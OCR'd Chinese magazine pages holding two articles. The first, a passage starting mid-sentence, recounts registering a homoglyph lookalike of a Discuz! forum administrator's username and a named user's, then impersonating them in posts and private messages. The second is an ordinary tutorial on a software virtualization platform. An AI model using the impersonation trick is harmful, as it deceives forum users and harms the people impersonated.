6.1.0），大家注册马甲的兴趣非常的高涨，一会儿蹦出来个ID为管理员，马上就来了一个管理员的妈妈，管理员的爸爸，超级版主类似的ID，于是我也就上来凑热闹了，如果我只是注册一些超级版主的妈妈之类的ID，那自然就没有今天的文章了，看我如何注册一个超级马甲——“克隆”一个管理员的ID。


图1


图2

据我观察，在Y论坛中管理员经常使用admin这个帐号来登录论坛，而且是经常的在线，正在想是否可以注册一个看着和admin一样，但实际上又不一样的帐号，这样我就可以骗倒一大帮的人了，那样我就可以……目标既然已经有了，那我们就来先想办法！

首先我想到的是键盘上的全角和半角，但试过之后我就放弃了，大家在比较过图1和图2（多出了一个i，这是因为已经有人注册ａｄｍｉｎ了）后就知道是为什么了。

可以明显的看出两者的不同，这样可就达不到迷惑其他会员的目的了，也许有人要说，不是有5个字母吗？你随便搞一个全角的，其他的半角不就行了？这可不是我的作风，完美才是追求。我正在为怎么注册一个特像的帐号发愁的时候，隐约记得几个月前百度空间中，有人冒充袁哥发表的事情，打开Google reader搜索了一下，找到了那个日志，大致的看了看，哈哈，这下我们就可以“克隆”一个管理员的马甲了。




图5




图3




图4

原来是在GB2313中的a和其他编码中的a不一样，但在显示的时候却没有区别造成的，被人给冒充，都是因为帐号中有个a，(angel，yuange1975)，admin中也是有的，不知道Discuz!中是否有过滤，当我填好帐号后，提示帐号可以注册，这下我就乐了，拿着就去冒充管理员发帖去了。

这时，我联想到了黑客X档案的sagi，邪恶的想法就出现了，sagi啊sagi，不要怪我，怪就怪你注册的帐号中有个a。我立刻到黑客X档案的论坛注册了一个和sagi一样的帐号，正在找怎么利用的时候，Y论坛传来了不幸的消息，虽然我把签名、图像等能自我设置的地方都给改得和管理员一样，也发了一贴，冒充管理员说广发论坛币，但不一会儿就被人给认出来是马甲了，毕竟在头衔和注册时间那里可以看到比较大的区别，帐号也被删除了。这里我就用X论坛的sagi来做一个对比，如图3和图4。




图6

看着这么好的超级马甲，可就是用不上了，我很失望的在X论坛里闲逛着，一个红色的提示我有新的短消息（我平常都是把声音关闭的），点开看了看，正要删除，脑袋灵光一现，哈哈，这就是利用的地方了。平常在论坛里发送的短消息都是只显示一个用户名，但其他的却都没有的，如果发在这里的话，就不会被人给发现了。我使用另一个帐号给sagi发了一个消息，假的sagi的发了一个过来，如图5。看出来哪个是假的没有？是下面的那个，查看源文件的话我们就可以发现，如图6。其实，如果你的社工够好的话，这里有N多的利用方法，但我的社工实在太烂了，这里只是抛砖一块，希望可以找到更好的利用方法。

云端——让你使用软件不一般

txcbg

文章难易度：★★
文章阅读点：云端软件平台的使用详解

我这人电脑里不爱装太多软件，一是为了启动快运行流畅，二是为了安全，装越多的软件则面临的风险就越大，但有些软件还是要用的，怎么办呢？前段时间在网上看到了一个软件平台，解决了我的困扰，它就是云端软件平台。云端软件平台是一款虚拟化环境软件，它为软件提供虚拟化的运行环境，能够保持系统长久的干净、绿色，为软件虚拟注册表、文件IO等，避免了软件安装、使用、卸载带来的系统污染。软件想用就用，不怕垃圾污染，不需要了，一键删除，快速无痕。关闭软件后不会在系统目录或注册表中留下任何痕迹。

云端软件平台的官方网站是http://www.yunduan.cn/，现在的最新版本是云端软件平台 V0.9 beta版，安装文件非常小，只有580K，如果你不喜欢安装版，还有绿色免安装版供你使用。我下载的是安装版，一路点击“下一步”就完成了安装，第一次运行云端软件平台会弹出来让你选择缓存目录的界面，如图1。

缓存目录个人感觉就相当于虚拟机的虚拟硬盘文件，所有运行的文件、进行的设置都是以文件的形式存在的，我就选择D




图 1




图 2

盘了（正如软件所说的，最好不要设置在系统盘），点“确定”后就会打开如图 2 所示的软件界面。

左面有点类似 Q Q 聊天窗口的是软件主界面，右面是软件库，怎样使用软件呢？如果你要用的软件正好在右面的软件库中，把鼠标移动到软件名上就会出现两个按钮，一个是“下载”，一个是“收藏”，直接点“下载”按钮就会出来如图 3 所示的窗口。




图 3



图 4

让你选择软件下载到哪个分类，为了便于管理和区别，我们可以新建分类，把不同的软件放到不同的分类里，我选择的是默认分类，点“确定”后就开始下载了（我以下载“飞信 Fetion2008 3.3.0370 奥运版”为例），下载完成后就会出来如图 4 所示的提示对话框，说什么什么软件已经下载完成，是否立即运行，当然选“是”了，然后就看到了飞信的登录界面，登录一下，也成功了，如图 5。




图 5

以前我要使用飞信还得安装呢，在云端软件平台里下载后就能使用了。由于采用了虚拟化技术，不会在系统目录或注册表中添加新的东西，既用上了软件，也没给系统带来垃圾。等哪天不想用了，直接在“我的软件”中右键想要删除的软件，然后选择“删除所选软件”就行了。目前云端软件平台的软件库中已经有了很多软件，尤其是常用软件，比如QQ、MSN、迅雷、WPS等都有了，而且软件库还在不断丰富中。我们可以通过软件库中提供的搜索功能查看一款软件是否在软件库中，如图 6。




图 6

如果将云端和软件缓存都存放在U盘上，就可以实现个人软件随身携带，即插即用了。随时随地，插入U盘启动云端，所有软件立即使用，打造个人移动软件平台。大家也可以把自己的软件列表备份到服务器上，这样即使你换了电脑，下载软件列表后就又可以使用你常用的、熟悉的软件了（备份到服务器需要你注册一个云端软件平台的帐号），如图 7。




图 7

